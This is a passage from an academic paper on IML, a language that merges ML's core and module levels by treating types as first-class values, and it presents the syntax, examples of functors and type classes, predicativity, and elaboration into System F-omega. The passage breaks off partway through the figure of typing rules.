Like in the F-ing modules paper [25], most elimination forms in the kernel syntax only allow variables as subexpressions. However, the general expression forms are all definable as straightforward syntactic sugar, as shown in the lower half of Figure 1. For example,

$(\text{fun } (n : \text{int}) \Rightarrow n + n) \ 3$

desugars into

$\text{let } f = \text{fun } (n : \text{int}) \Rightarrow n + n; \ x = 3 \text{ in } f \ x$

and further into

$\{f = \text{fun } (n : \text{int}) \Rightarrow n + n; \ x = 3; \text{ body} = f \ x\}.\text{body}$

This works because records actually behave like ML structures, such that every bound identifier is in scope for later bindings – which enables encoding let-expressions.

Also, notably, if-expressions require a type annotation in *IML_{ex}*. As we will see, the type language subsumes module types, and as discussed in Section 1.2 there wouldn’t generally be a unique least upper bound otherwise. However, in Section 4 we show that this annotation can usually be omitted in full IML.

Reified Types The core feature that makes *IML_{ex}* able to express modules is the ability to embed types in a first-class manner: the ex-

pression **type** T reifies the type T as a value.¹ Such an expression has type **type**, and thereby can be abstracted over. For example,

$\text{id} = \text{fun } (a : \text{type}) \Rightarrow \text{fun } (x : a) \Rightarrow x$

defines a polymorphic identity function, similar to how it would be written in dependent type theories. Note in particular that a is a *term* variable, but it is used as a *type* in the annotation for x . This is enabled by the “path” form E in the syntax of types, which expresses the (implicit) projection of a type from a term, provided this term has type **type**. Consequently, all variables are term variables in IML, there is no separate notion of type variable.

More interestingly, a function can *return* types, too. Consider

$\text{pair} = \text{fun } (a : \text{type}) \Rightarrow \text{fun } (b : \text{type}) \Rightarrow \text{type } \{\text{fst} : a; \text{snd} : b\}$

which takes a type and returns a type, and effectively defines a type *constructor*. Applied to a reified type it yields a reified type. Again, the implicit projection from “paths” enables using this as a type:

$\text{second} = \text{fun } (a : \text{type}) \Rightarrow \text{fun } (b : \text{type}) \Rightarrow \text{fun } (p : \text{pair } a \ b) \Rightarrow p.\text{snd}$

In this example, the whole of “pair a b” is a term of type **type**.

Figure 1 also defines a bit of syntactic sugar to make function and type definitions look more like in traditional ML. For example, the previous functions could equivalently be written as

$\text{id } a \ (x : a) = x$
 $\text{type pair } a \ b = \{\text{fst} : a; \text{snd} : b\}$
 $\text{second } a \ b \ (p : \text{pair } a \ b) = p.\text{snd}$

It may seem surprising that we can just reify types as first-class values. But reified types (or “atomic type modules”) have been common in module calculi for a long time [16, 6, 24, 25]. We are merely making them available in the source language directly. For the most part, this is just a notational simplification over what first-class modules already offer: instead of having to define a spurious module $T = \{\text{type } t = \text{int}\} : \{\text{type } t\}$ and then refer to $T.t$, we allow injecting types into modules (i.e., values) *anonymously*, without wrapping them into a structure; thus $t = (\text{type int}) : \text{type}$, which can be referred to as just t .

Translucency The type **type** allows classifying types abstractly: given a value of type **type**, nothing is known about *what* type it is. But for modular programming it is essential that types can selectively be specified *transparently*, which enables expressing the vital concept of *type sharing* [12].

As a simple example, consider these type aliases:

$\text{type size} = \text{int}$
 $\text{type pair } a \ b = \{\text{fst} : a; \text{snd} : b\}$

According to the idea of translucency, the variables defined by these definitions can be classified in one of two ways. Either opaquely:

$\text{size} : \text{type}$
 $\text{pair} : (a : \text{type}) \Rightarrow (b : \text{type}) \Rightarrow \text{type}$

Or transparently:

$\text{size} : (= \text{type int})$
 $\text{pair} : (a : \text{type}) \Rightarrow (b : \text{type}) \Rightarrow (= \text{type } \{\text{fst} : a; \text{snd} : b\})$

The latter use a variant of *singleton types* [31, 6] to reveal the definitions: a type of the form “ $=E$ ” is inhabited only by values that are “structurally equivalent” to E , in particular, with respect to parts of type **type**. It allows the type system to infer, for example, that the application pair size size is equivalent to the (reified) type

¹ Ideally, “**type** T ” should be written just “ T ”, like in dependently typed systems. However, that would create various syntactic ambiguities, e.g. for phrases like “ $\{\}$ ”, which could only be avoided by moving to a more artificial syntax for types themselves. Nevertheless, we at least allow writing “ $E \ T$ ” for the application “ $E \ (\text{type } T)$ ” if T unambiguously is a type.

(identifiers)	X		
(types)	$T ::= E \mid \text{bool} \mid \{D\} \mid (X:T) \Rightarrow T \mid \text{type} \mid =E \mid T \text{ where } (\overline{X}:T)$		
(declarations)	$D ::= X:T \mid \text{include } T \mid D;D \mid \epsilon$		
(expressions)	$E ::= X \mid \text{true} \mid \text{false} \mid \text{if } X \text{ then } E \text{ else } E:T \mid \{B\} \mid E.X \mid \text{fun } (X:T) \Rightarrow E \mid X X \mid \text{type } T \mid X:>T$		
(bindings)	$B ::= X=E \mid \text{include } E \mid B;B \mid \epsilon$		
(types)		(expressions)	
$\text{let } B \text{ in } T$	$:= \{B;X=\text{type } T\}.X$	$\text{let } B \text{ in } E$	$:= \{B;X=E\}.X$
$T_1 \Rightarrow T_2$	$:= (X:T_1) \Rightarrow T_2$	$\text{if } E_1 \text{ then } E_2 \text{ else } E_3:T$	$:= \text{let } X=E_1 \text{ in if } X \text{ then } E_2 \text{ else } E_3:T$
$T \text{ where } (\overline{X} \overline{P}=E)$	$:= T \text{ where } (\overline{X}:\overline{P} \Rightarrow (=E))$	$E_1 E_2$	$:= \text{let } X_1=E_1; X_2=E_2 \text{ in } X_1 X_2$
$T \text{ where } (\text{type } \overline{X} \overline{P}=T')$	$:= T \text{ where } (\overline{X}:\overline{P} \Rightarrow (= \text{type } T'))$	$E T$	$:= E (\text{type } T)$ (if T unambiguous)
(declarations)		$E:T$	$:= (\text{fun } (X:T) \Rightarrow X) E$
$\text{local } B \text{ in } D$	$:= \text{include } (\text{let } B \text{ in } \{D\})$	$E:>T$	$:= \text{let } X=E \text{ in } X:>T$
$X \overline{P}:T$	$:= X:\overline{P} \Rightarrow T$	$\text{fun } \overline{P} \Rightarrow E$	$:= \overline{\text{fun } \overline{P} \Rightarrow E}$
$X \overline{P}=E$	$:= X:\overline{P} \Rightarrow (=E)$	(bindings)	
$\text{type } X \overline{P}$	$:= X:\overline{P} \Rightarrow \text{type}$	$\text{local } B \text{ in } B'$	$:= \text{include } (\text{let } B \text{ in } \{B'\})$
$\text{type } X \overline{P}=T$	$:= X:\overline{P} \Rightarrow (= \text{type } T)$	$X \overline{P}:T' :> T''=E$	$:= X = \text{fun } \overline{P} \Rightarrow E:T' :> T''$
where: (parameter) $P ::= (X:T)$ with abbreviation $X ::= (X:\text{type})$		$\text{type } X \overline{P}=T$	$:= X = \text{fun } \overline{P} \Rightarrow \text{type } T$

(Identifiers X only occurring on the right-hand side are considered fresh)

Figure 1. IML_{ex} syntax and syntactic abbreviations

$\{\text{fst} : \text{int}; \text{snd} : \text{int}\}$. A type $=E$ is a subtype of the type of E itself, and consequently, transparent classifications define subtypes of opaque ones, which is the crux of ML signature matching.

Translucent types usually occur as part of module type declarations, where IML can abbreviate the above to the more familiar

type size **type** size = int
type pair a b or, respectively, **type** pair a b = {fst : a; snd : b}

i.e., as in ML, transparent declarations look just like definitions.

Singletons can be formed over arbitrary values. This gives the ability to express *module sharing* and *aliases*. In the basic semantics described in this paper, this is effectively a shorthand for sharing all types contained in the module (including those defined inside transparent functors, see below). We leave the extension to full *value* equivalence (including primitive types like Booleans), as in our F-ing semantics for applicative functors [25], to future work.

Functors Returning to the IML grammar, the remaining constructs of the language are typical for ML modules, although they are perhaps a bit more general than what is usually seen. Let us explain them using an example that demonstrates that our language can readily express “real” modules as well. Here is the (unavoidable, it seems) functor that defines a simple map ADT:

```

type EQ =
{
  type t;
  eq : t → t → bool
};

type MAP =
{
  type key;
  type map a;
  empty a : map a;
  add a : key → a → map a → map a;
  lookup a : key → map a → opt a
};

Map (Key : EQ) :> MAP where (type .key = Key.t) =
{
  type key = Key.t;
  type map a = key → opt a;
  empty a = fun (k : key) ⇒ none a;
  lookup a (k : key) (m : map a) = m k;

```

```

add a (k : key) (v : a) (m : map a) =
  fun (x : key) ⇒ if Key.eq x k then some a v else m x : opt a
}

```

The record type EQ amounts to a module signature, since it contains an abstract type component t . It is referred to in the type of eq, which shows that record types are seemingly “dependent”: like for terms, earlier components are in scope for later components – the key insight of the F-ing approach is that this dependency is benign, however, and can be translated away, as we will see in Section 3.

Similarly, MAP defines a signature with abstract key and map types. Note how type parameters on the left-hand side conveniently and uniformly generalise to value declarations, avoiding the need for brittle implicit scoping rules like in conventional ML: as shown in Figure 1, “empty a : map a” abbreviates “empty : (a : type) ⇒ map a”, in a generalisation of the syntax for type specifications introduced earlier, where “**type** t a” desugars into “t a : type” and then “t : (a : type) ⇒ type”.

The Map function is a functor: it takes a value of type EQ, i.e., a module. From that it constructs a naive implementation of maps. “ $X:>T$ ” is the usual *sealing* operator that opaquely ascribes a type (i.e., signature) to a value (a.k.a. module). The *type refinement* syntax “ $T \text{ where } (\text{type } \overline{X}=T)$ ” should be familiar from ML, but here it actually is derived from a more general construct: “ $T \text{ where } (\overline{X}:U)$ ” refines T ’s subcomponent at path \overline{X} to type U , which can be any subtype of what’s declared by T . That form subsumes module sharing as well as other forms of refinement.

Applicative vs. Generative In this paper, we stick to a relatively simple semantics for functor-like functions, in which Map is *generative* [28, 4, 25]. That is, like in Standard ML, each application will yield a fresh map ADT, because sealing occurs inside the functor:

```

M1 = Map IntEq;
M2 = Map IntEq;
m = M1.add int 7 M2.empty (* ill-typed: M1.map ≠ M2.map *)

```

But as we saw earlier, type constructors like pair or map are essentially functors, too! Sealing the body of the Map functor hence implies higher-order sealing of the nested map “functor”, as if performing $\text{map} :> \text{type} \Rightarrow \text{type}$. It is vital that the resulting functor has *applicative* semantics [15, 25], so that

```

type map a = M1.map a;
type t = map int;
type u = map int

```

yields $t = u$, as one would expect from a proper type constructor.

We hence need applicative functors as well. To keep things simple, we restrict ourselves to the simplest possible semantics in this paper, in which we distinguish between pure (\Rightarrow , i.e. applicative) and impure (\rightarrow , i.e. generative) function types, but sealing is always impure (or *strong* [6]). That is, sealing *inside* a functor always makes it generative. The only way to produce an applicative functor is by sealing a (fully transparent) functor *as a whole*, with applicative functor type, as for the map type constructor above. Given:

```

F = (fun (a : type)  $\Rightarrow$  type {x : a} )> type  $\Rightarrow$  type
G = (fun (a : type)  $\Rightarrow$  type {x : a} )> type  $\rightarrow$  type
H = fun (a : type)  $\Rightarrow$  (type {x : a} )> type
J = G :> type  $\Rightarrow$  type (* ill-typed! *)

```

F is an applicative functor, such that $F \text{ int} = F \text{ int}$. G and H on the other hand are generative functors; the former because it is sealed with impure function type, the latter because sealing occurs inside its body. Consequently, $G \text{ int}$ or $H \text{ int}$ are impure expressions and invalid as type paths (though it is fine to bind their result to a name, e.g., “**type** w = $G \text{ int}$ ”, and use the constant w as a type). Lastly, J is ill-typed, because applicative functor types are subtypes of generative ones, but not the other way round.

This semantics for applicative functors (which is very similar to the applicative functors of Shao [30]) is somewhat limited, but just enough to encode sealing over type constructors and hence recover the ability to express type definitions as in conventional ML. An extension of IML to applicative functors with *pure* sealing à la F-ing modules [25] is given in the Technical Appendix [23].

The purity distinction would naturally extend to other relevant effects, such as state. For example, the assignment operator $:=$ would need to be typed as impure (because there is no sound elaboration for it otherwise), while other operators, such as $+$, could be pure. However, we do not explore that space further here, and conservatively treat all “core-like” functions as impure for now.

Higher Polymorphism So far, we have only shown how IML recovers constructs well-known from ML. As a first example of something that cannot directly be expressed in conventional ML, consider first-class polymorphic arguments:

```

f (id : (a : type)  $\Rightarrow$  a  $\rightarrow$  a) = {x = id int 5; y = id bool true}

```

Similarly, existential types are directly expressible:

```

type SHAPE = {type t; area : t  $\rightarrow$  float; v : t}
volume (height : int) (x : SHAPE) = height * x.area (x.v)

```

SHAPE can either be read as a module signature or an existential type, both are indistinguishable. The function volume is agnostic about the actual type of the shape it is given.

It turns out that the previous examples can still be expressed with packaged modules (Section 1.1). But now consider:

```

type COLL c =
{
  type key;
  type val;
  empty : c;
  add : c  $\rightarrow$  key  $\rightarrow$  val  $\rightarrow$  c;
  lookup : c  $\rightarrow$  key  $\rightarrow$  opt val;
  keys : c  $\rightarrow$  list key
};
entries c (C : COLL c) (xs : c) : list (C.key  $\times$  C.val) = ...

```

COLL amounts to a *parameterised signature*, and is akin to a Haskell-style type class [34]. It contains two abstract type specifications, which are known as *associated types* in the type class

literature (or in C++ land). The function entries is parameterised over a corresponding module C – an (explicit) type class instance if you want. Its result type depends directly on C’s definition of the associated types. Such a dependency can be expressed in ML on the module level, but not at the core level.²

Moving to higher kinds, things become even more interesting:

```

type MONAD (m : type  $\Rightarrow$  type) =
{
  return a : a  $\rightarrow$  m a;
  bind a b : m a  $\rightarrow$  (a  $\rightarrow$  m b)  $\rightarrow$  m b
};
map a b (m : type  $\Rightarrow$  type) (M : MONAD m) (f : a  $\rightarrow$  b) (mx : m a) =
  M.bind a b mx (fun (x : a)  $\Rightarrow$  M.return b (f x)) (* m b *)

```

Here, MONAD is again akin to a type class, but over a type constructor. As explained in Section 1.1, this kind of polymorphism cannot be expressed even in MLs with packaged modules.

Computed Modules Just for completeness, we should mention that the motivating example from Section 1 can of course be written (almost) as is in IML_{ex}:

```

Table = if size > threshold then HashMap else TreeMap : MAP

```

The only minor nuisance is the need to annotate the type of the conditional. As explained earlier, the annotation is necessary in general to achieve unique types, but can usually be inferred once we add inference to the mix (Section 4).

Predicativity What is the restriction we employ to maintain decidability? It is simple: during subtyping (a.k.a. signature matching) the type **type** can only be matched by *small* types, which are those that do not themselves contain the type **type**; or in other words, monomorphic types. Small types thus exclude first-class abstract types, actual functors (functions taking type parameters), and type constructors (which are just functors). For example, all of the following define *large* types:

```

type T1 = type;           type T4 = (x : {})  $\rightarrow$  type;
type T2 = {type u};       type T5 = (a : type)  $\Rightarrow$  {};
type T3 = {type u = T2};  type T6 = {type u a = bool};

```

None of these are expressible as type expressions in conventional ML, and vice versa, all ML type expressions materialise as small types in IML, so nothing is lost in comparison.

The restriction on subtyping affects annotations, parameterisation over types, and the formation of abstract types. For example, for all of the above T_i , all of the following definitions are ill-typed:

```

type U = pair Ti Ti; (* error *)
A = (type Ti) : type; (* error *)
B = {type u = Ti} :> {type u}; (* error *)
C = if b then Ti else int : type (* error *)

```

Notably, the case A with T_1 literally implies **type type** / **type** (although **type type** itself is a well-formed expression!). The main challenge with first-class modules is preventing such a type:type situation, and the separation into a small universe (denoted by **type**) and a large one (for which no syntax exists) achieves that.

A *transparent* type is small as long as it reveals a small type:

```

type T'1 = (= type int);
type T'2 = {type u = int}

```

would *not* cause an error when inserted into the above definitions.

²In OCaml 4, this example can be approximated with heavy fibration:

```

module type COLL = sig type key type val ... end
let entries (type c) (type k) (type v)
  (module C : COLL with
    type coll = c and type key = k and type value = v)
  (xs : c) : (k * v) list = ...

```

Recursion The IML_{ex} syntax we give in Figure 1 omits a couple of constructs that one can rightfully expect from any serious ML contender: in particular, there is no form of recursion, neither for terms nor for types. It turns out that those are largely orthogonal to the overall design of IML, so we only sketch them here.

ML-style recursive functions can be added simply by throwing in a primitive polymorphic fixpoint operator

$$\text{fix } a \ b : (a \rightarrow b) \rightarrow (a \rightarrow b)$$

plus perhaps some suitable syntactic sugar:

$$\begin{aligned} \text{rec } X \ \bar{Y} \ (Z:T) : U = E &::= \\ X = \text{fun } \bar{Y} \Rightarrow \text{fix } T \ U \ (\text{fun } (X:(Z:T) \rightarrow T') \Rightarrow \text{fun } (Z:T) \Rightarrow E) \end{aligned}$$

Given an appropriate fixpoint operator, this generalises to mutually recursive functions in the usual ways. Note how the need to specify the result type b (respectively, U) prevents using the operator to construct transparent recursive types, because U has no way of referring to the result of the fixpoint. Moreover, fix yields an impure function, so even an attempt to define an abstract type recursively,

$$\text{rec stream } (a : \text{type}) : \text{type} = \text{type} \ \{\text{head} : a; \text{tail} : \text{stream } a\}$$

won't type-check, because stream wouldn't be an applicative functor, and so the term $\text{stream } a$ on the right-hand side is not a valid type — fortunately, because there would be no way to translate such a definition into System F_ω with a conventional fixpoint operator.

Recursive (data)types have to be added separately. One approach, that has been used by Harper & Stone's type-theoretic account of Standard ML [13], is to interpret a recursive datatype like

$$\text{datatype } t = A \mid B \text{ of } T$$

as a module defining a primitive ADT with the signature

$$\{\text{type } t; A : t; B : T \Rightarrow t; \text{expose } a : (\{\} \rightarrow a) \Rightarrow (T \rightarrow a) \Rightarrow t \rightarrow a\}$$

where expose is a case-operator accessed by pattern matching compilation. We refer to [13] for more details on this approach. There is one caveat, though: datatypes expressed as ADTs require sealing. With the simple system presented in this paper, they hence could not be defined inside applicative functors. However, this limitation is removed by the aforementioned generalisation to pure sealing described in the Technical Appendix [23].

Impredicativity Reloaded Predicativity is a severe restriction. Can we enable impredicative type abstraction without breaking decidability? Yes we can. One possibility is the usual trick of piggy-backing datatypes: we can allow their data constructors to have large parameters. Because datatypes are *nominal* in ML, impredicativity is “hidden away” and does not interfere with subtyping.

Structural impredicative types are also possible, as long as large types are injected into the small universe *explicitly*, by way of a special type, say, “**wrap** T ”. The gist of this approach is that subtyping does not extend to such wrapped types. It is an easy extension, the Technical Appendix [23] gives the details.

3. Type System and Elaboration

So much for leisure, now for work. The general recipe for IML_{ex} is simple: take the semantics from F-ing modules [25], collapse the levels of modules and core, and impose the predicativity restriction needed to maintain decidability. This requires surprisingly few changes to the whole system. Unfortunately, space does not permit explaining all of the F-ing semantics in detail, so we encourage the reader to refer to [25] (mostly Section 4) for background, and will focus primarily on the differences and novelties in what follows.

3.1 Internal Language

System F_ω The semantics is defined by elaborating IML_{ex} types and terms into types and terms of (call-by-value, impredicative)

(kinds)	$\kappa ::= \Omega \mid \kappa \rightarrow \kappa$
(types)	$\tau ::= \alpha \mid \tau \rightarrow \tau \mid \{\bar{l}:\tau\} \mid \forall \alpha:\kappa.\tau \mid \exists \alpha:\kappa.\tau \mid \lambda \alpha:\kappa.\tau \mid \tau \tau$
(terms)	$e, f ::= x \mid \lambda x:\tau.e \mid e \ e \mid \{\bar{l}=e\} \mid e.l \mid \lambda \alpha:\kappa.e \mid e \ \tau \mid \text{pack } \langle \tau, e \rangle_\tau \mid \text{unpack } \langle \alpha, x \rangle = e \text{ in } e$
(environ's)	$\Gamma ::= \cdot \mid \Gamma, \alpha:\kappa \mid \Gamma, x:\tau$

Figure 2. Syntax of F_ω

(abstracted)	$\Xi ::= \exists \bar{\alpha}.\Sigma$
(large)	$\Sigma ::= \pi \mid \text{bool} \mid [= \Xi] \mid \{\bar{l}:\Sigma\} \mid \forall \bar{\alpha}.\Sigma \rightarrow_\iota \Xi$
(small)	$\sigma ::= \pi \mid \text{bool} \mid [= \sigma] \mid \{\bar{l}:\sigma\} \mid \sigma \rightarrow_I \sigma$
(paths)	$\pi ::= \alpha \mid \pi \bar{\sigma}$
(purity)	$\iota ::= P \mid I$

Desugarings into F_ω :

(types)	$[= \tau] ::= \{\text{typ} : \tau \rightarrow \{\}\}$	(terms)	$[\tau] ::= \{\text{typ} = \lambda x:\tau.\{\}\}$
$\tau_1 \rightarrow_I \tau_2 ::= \tau_1 \rightarrow \{\bar{l} : \tau_2\}$		$\lambda_l x:\tau.e ::= \lambda x:\tau.\{\bar{l} : e\}$	

Notation:

$\iota \leq \iota$	$\iota \vee \iota ::= \iota$	$\iota(\Sigma) = P$
$P \leq I$	$P \vee I ::= I \vee P ::= I$	$\iota(\exists \bar{\alpha}.\Sigma) = I$
$\tau.\bar{l} ::= \tau$	$\tau[\bar{l}=\tau_2] ::= \tau_2$	$(\bar{l} = \epsilon)$
$\{l:\tau, \dots\}.\bar{l} ::= \tau.\bar{l}'$	$\{l:\tau, \dots\}[\bar{l}=\tau_2] ::= \{l:\tau[\bar{l}=\tau_2], \dots\}$	$(\bar{l} = l.\bar{l}')$

Figure 3. Semantic Types

System F_ω , the higher-order polymorphic λ -calculus [1], extended with simple record types (Figure 2). The semantics is completely standard; we omit it here and reuse the formulation from [25]. The only point of note is that it allows term (but not type) variables in the environment Γ to be shadowed without α -renaming, which is convenient for translating bindings.

We write $\Gamma \vdash e : \tau$ for the F_ω typing judgement, and let $e \hookrightarrow e'$ denote (one-step) reduction. Then System F_ω is well-known to enjoy the standard soundness properties:

THEOREM 3.1 (Preservation).
If $\Gamma \vdash e : \tau$ and $e \hookrightarrow e'$, then $\Gamma \vdash e' : \tau$.

THEOREM 3.2 (Progress).
If $\Gamma \vdash e : \tau$ and e is not a value, then $e \hookrightarrow e'$ for some e' .

To establish soundness of IML it suffices to ensure that elaboration always produces well-typed F_ω terms (Section 3.3).

We assume obvious encodings of let-expressions and n -ary universal and existential types in F_ω . To ease notation we often drop type annotations from let , pack , and unpack where clear from context. We will also omit kind annotations on type variables, and where necessary, use the notation κ_α to refer to the kind implicitly associated with α .

Semantic Types Elaboration translates IML_{ex} types directly into “equivalent” System F_ω types. The shape of these *semantic* types is given by the grammar in Figure 3.

The main magic of the elaboration is that it inserts appropriate quantifiers to bind abstract types. Following Mitchell & Plotkin [20], abstract types are represented by existentials: an *abstracted* type $\Xi = \exists \bar{\alpha}.\Sigma$ quantifies over all the abstract types (i.e., components of type **type**) from the underlying *concretised* type Σ , by naming them $\bar{\alpha}$. Inside Σ they can hence be represented as transparent types, equal to those $\bar{\alpha}$'s.

A sketch of the mapping between syntactic types T and semantic types Ξ is as follows:

T	\rightsquigarrow	$\exists \bar{\alpha}. \Sigma$
$(= \text{type } T_1)$	\rightsquigarrow	$[= \exists \bar{\alpha}_1. \Sigma_1]$
type	\rightsquigarrow	$\exists \alpha. [= \alpha]$
$\{X_1:T_1; X_2:T_2\}$	\rightsquigarrow	$\exists \bar{\alpha}_1 \bar{\alpha}_2. \{X_1:\Sigma_1, X_2:\Sigma_2\}$
$(X:T_1) \rightarrow T_2$	\rightsquigarrow	$\forall \bar{\alpha}_1. \Sigma_1 \rightarrow_I \exists \bar{\alpha}_2. \Sigma_2$
$(X:T_1) \Rightarrow T_2$	\rightsquigarrow	$\exists \bar{\alpha}_2. \forall \bar{\alpha}_1. \Sigma_1 \rightarrow_P \Sigma_2$
$A.t$	\rightsquigarrow	$\alpha_{A,t}$
$F(M)$	\rightsquigarrow	$\alpha_{F(-)} \bar{\sigma}_M$

Here, we assume that each constituent type T_i on the left-hand side is recursively mapped to a corresponding $\exists \bar{\alpha}_i. \Sigma_i$ appearing on the right-hand side.

Walking through these in turn, (transparent) reified types are represented as $[= \Xi]$, which is expressed in System F using a simple coding trick [25] – cf. the desugaring of $[= \tau]$ and $[\tau]$ given in Figure 3, assuming a reserved label “*typ*”. Because all type constructors are represented as functors, we have no need for reified types of higher kind (as was the case in [25]).

With all abstract types being named, they always appear as transparent types $[= \alpha]$ as well, albeit quantified as necessary.

Records, no surprise, map to records. We assume an implicit injection from IML identifiers X into both F_ω variables x and labels l , so we can conveniently treat any X as a variable or label. The abstract type names from all record components (here, the $\bar{\alpha}_1$ from T_1 and the $\bar{\alpha}_2$ from T_2) are collectively hoisted outside the record; within, the components all have concretised types, respectively. In particular, this makes $\bar{\alpha}_1$ scope over Σ_2 , thereby allowing possible dependencies of T_2 on (abstract types from) T_1 without requiring actual dependent types.

Function types map to polymorphic functions in F_ω . Being in negative position, the existential quantifier for the abstract types $\bar{\alpha}_1$ from the parameter type Σ_1 turns into a universal quantifier, scoping over the whole type, and allowing the result type Σ_2 to refer to the parameter types. Like for records, this hoisting avoids the need for dependent types. Functions are also annotated by a simple *effect* ι , which distinguishes impure (\rightarrow) from pure (\Rightarrow) function types, and thus, generative from applicative functors.

Pure function types encode applicative semantics for the abstract types they return by having their existential quantifiers $\bar{\alpha}_2$ “lifted” over their parameters. To capture potential dependencies, the $\bar{\alpha}_2$ are skolemised over $\bar{\alpha}_1$ [2, 28, 25]. That is, the kinds of $\bar{\alpha}_2$ are of the form $\bar{\kappa}_{\bar{\alpha}_1} \rightarrow \kappa$ for pure functors, which is where higher kinds come into play. We impose the syntactic invariant that a pure function type never has an existential quantifier right of the arrow.

Abstract types are denoted by their type variables – e.g. some $\alpha_{A,t}$ introduced for $A.t$ – but may generally take the form of a *semantic path* π if they have parameters. Parameters are (only) introduced through pure function abstraction and the aforementioned kind lifting that goes along with it. An abstract type that is the result of an application of a pure function (applicative functor, or type constructor) F to a value (module) M becomes the application of a higher-kinded type variable representing the constructor to the concrete types $\bar{\sigma}_M$ from the argument, corresponding to the abstract types $\bar{\alpha}_1$ in F ’s parameter. Because we enforce predicativity, these argument types have to be small. For example, the type constructor *map* (Section 2) has semantic type $\forall \alpha. [= \alpha] \rightarrow_P [= \alpha_{\text{map}}(\alpha)]$, and the application map *int* translates to $\alpha_{\text{map}}(\text{int})$.

The latter forms can appear in arbitrary combination: for instance, an abstract type projected from a functor application, $G(M).t$, would map to $\alpha_{G(-),t} \bar{\sigma}_M$ accordingly.

Figure 3 also defines the subgrammar of small types, which cannot have quantifiers in them. Moreover, small functions are required to be impure, which will simplify type inference (Section 5).

3.2 Elaboration

The complete elaboration rules for IML_{ex} are collected in Figure 4. There is one judgement for each syntactic class, plus an auxiliary judgement for subtyping. If you are merely interested in typing IML then you can ignore the greyed out parts “ $\rightsquigarrow e$ ” in the rules – they are concerned with the translation of terms, and are only relevant to define the operational semantics of the language.

Types and Declarations The main job of the elaboration rules for types is to name all abstract type components with type variables, collect them, and bind them hoisted to an outermost existential (or universal, in the case of functions) quantifier. The rules are mostly identical to [25], except that **type** is a free-standing construct instead of being tied to the syntax of bindings, and IML’s “*where*” construct requires a slightly more general rule.

Rule **TSING** corresponds to rule **S-LIKE** in [25] and handles “singleton” types. It simply infers the (unique) type Σ of the expression E . Note that this type is not allowed to have existential quantifiers, i.e., E may not introduce local abstract types. All types $[= \Xi]$ occurring in Σ thus are transparent. As explained below, we dropped the side condition for Σ to be *explicit* in this rule.

Expressions and Bindings The elaboration of expressions closely follows the rules from the first part of [25], but adds the tracking of purity as in Section 7 of that paper. However, to keep the current paper simple, we left out the ability to perform pure sealing, or to create pure functions around it. That avoids some of the notational contortions necessary for the applicative functor semantics from [25]. An extension of IML_{ex} with pure sealing can be found in the Technical Appendix [23].

The only other non-editorial changes over [25] are that “**type** T ” is now handled as a first-class value, no longer tied to bindings, and that Booleans have been added as representatives of the core.

The rules collect all abstract types generated by an expression (e.g. by sealing or by functor application) into an existential package. This requires repeated unpacking and repacking of existentials created by constituent expressions. Moreover, the sequencing rule **BSEQ** combines two (n -ary) existentials into one.

It is an invariant of the expression elaboration judgement that $\iota = \text{I}$ if Ξ is not a concrete type Σ – i.e., abstract type “generation” is impure. Without this invariant, rule **EFUN** might form an invalid function type that is marked pure but yet has an inner existential quantifier (i.e., is “generative”). To maintain the invariant, both sealing (rule **ESEAL**) and conditionals (rule **EIF**) have to be deemed impure if they generate abstract types – enforced by the notation $\iota(\Xi)$ defined in Figure 3. In that sense, our notion of purity actually corresponds to the stronger property of *valuability* in the parlance of Dreyer [4], which also implies *phase separation*, i.e., the ability to separate static type information from dynamic computation, key to avoiding the need for dependent types.

Subtyping The subtyping judgement is defined on semantic types. It generates a coercion function f as computational evidence of the subtyping relation. The domain of that function always is the left-hand type Ξ' ; to avoid clutter, we omit its explicit annotation from the λ -terms produced by the rules. The rules mostly follow the structure from [25], merely adding a straightforward rule for abstract type paths π , which now may occur as “module types”.

However, we make one structural change: instead of guessing the substitution for the right-hand side’s abstract types non-deterministically in a separate rule (rule **U-MATCH** in [25]), the current formulation looks them up algorithmically as it goes, using the new rule **SFORGET** to match an individual abstract type. The reason for this change is merely a technical one: it eliminates the need for any significant meta-theory about decidability, which was somewhat non-trivial before, at least with applicative functors.

Types

$$\begin{array}{c}
\frac{\Gamma \vdash E :_{\mathbf{p}} [= \Xi] \rightsquigarrow e}{\Gamma \vdash E \rightsquigarrow \Xi} \text{TPATH} \quad \frac{\kappa_{\alpha} = \Omega}{\Gamma \vdash \mathbf{type} \rightsquigarrow \exists \alpha. [= \alpha]} \text{TTYPE} \quad \frac{}{\Gamma \vdash \mathbf{bool} \rightsquigarrow \mathbf{bool}} \text{TBOOL} \quad \frac{\Gamma \vdash D \rightsquigarrow \Xi}{\Gamma \vdash \{D\} \rightsquigarrow \Xi} \text{TSTR} \\
\frac{\Gamma \vdash T_1 \rightsquigarrow \exists \bar{\alpha}_1. \Sigma_1 \quad \Gamma, \bar{\alpha}_1, X : \Sigma_1 \vdash T_2 \rightsquigarrow \exists \bar{\alpha}_2. \Sigma_2}{\Gamma \vdash (X : T_1) \rightarrow T_2 \rightsquigarrow \forall \bar{\alpha}_1. \Sigma_1 \rightarrow_{\mathbf{I}} \exists \bar{\alpha}_2. \Sigma_2} \text{TFUN} \quad \frac{\Gamma \vdash T_1 \rightsquigarrow \exists \bar{\alpha}_1. \Sigma_1 \quad \Gamma, \bar{\alpha}_1, X : \Sigma_1 \vdash T_2 \rightsquigarrow \exists \bar{\alpha}_2. \Sigma_2 \quad \kappa_{\alpha'_2} = \kappa_{\alpha_1} \rightarrow \kappa_{\alpha_2}}{\Gamma \vdash (X : T_1) \Rightarrow T_2 \rightsquigarrow \exists \bar{\alpha}'_2. \forall \bar{\alpha}_1. \Sigma_1 \rightarrow_{\mathbf{p}} \Sigma_2[\bar{\alpha}'_2 \bar{\alpha}_1 / \bar{\alpha}_2]} \text{TPFUN} \\
\frac{\Gamma \vdash E :_{\mathbf{p}} \Sigma \rightsquigarrow e}{\Gamma \vdash (= E) \rightsquigarrow \Sigma} \text{TSING} \quad \frac{\Gamma \vdash T_1 \rightsquigarrow \exists \bar{\alpha}_1. \Sigma_1 \quad \bar{\alpha}_1 = \bar{\alpha}_{11} \uplus \bar{\alpha}_{12} \quad \Gamma, \bar{\alpha}_{11}, \bar{\alpha}_2 \vdash \Sigma_2 \leq_{\bar{\alpha}_{12}} \Sigma_1. \bar{X} \rightsquigarrow \delta; f}{\Gamma \vdash T_1 \mathbf{where} (\bar{X} : T_2) \rightsquigarrow \exists \bar{\alpha}_{11} \bar{\alpha}_2. \delta \Sigma_1[\bar{X} = \Sigma_2]} \text{TWHERE}
\end{array}$$

Declarations

$$\begin{array}{c}
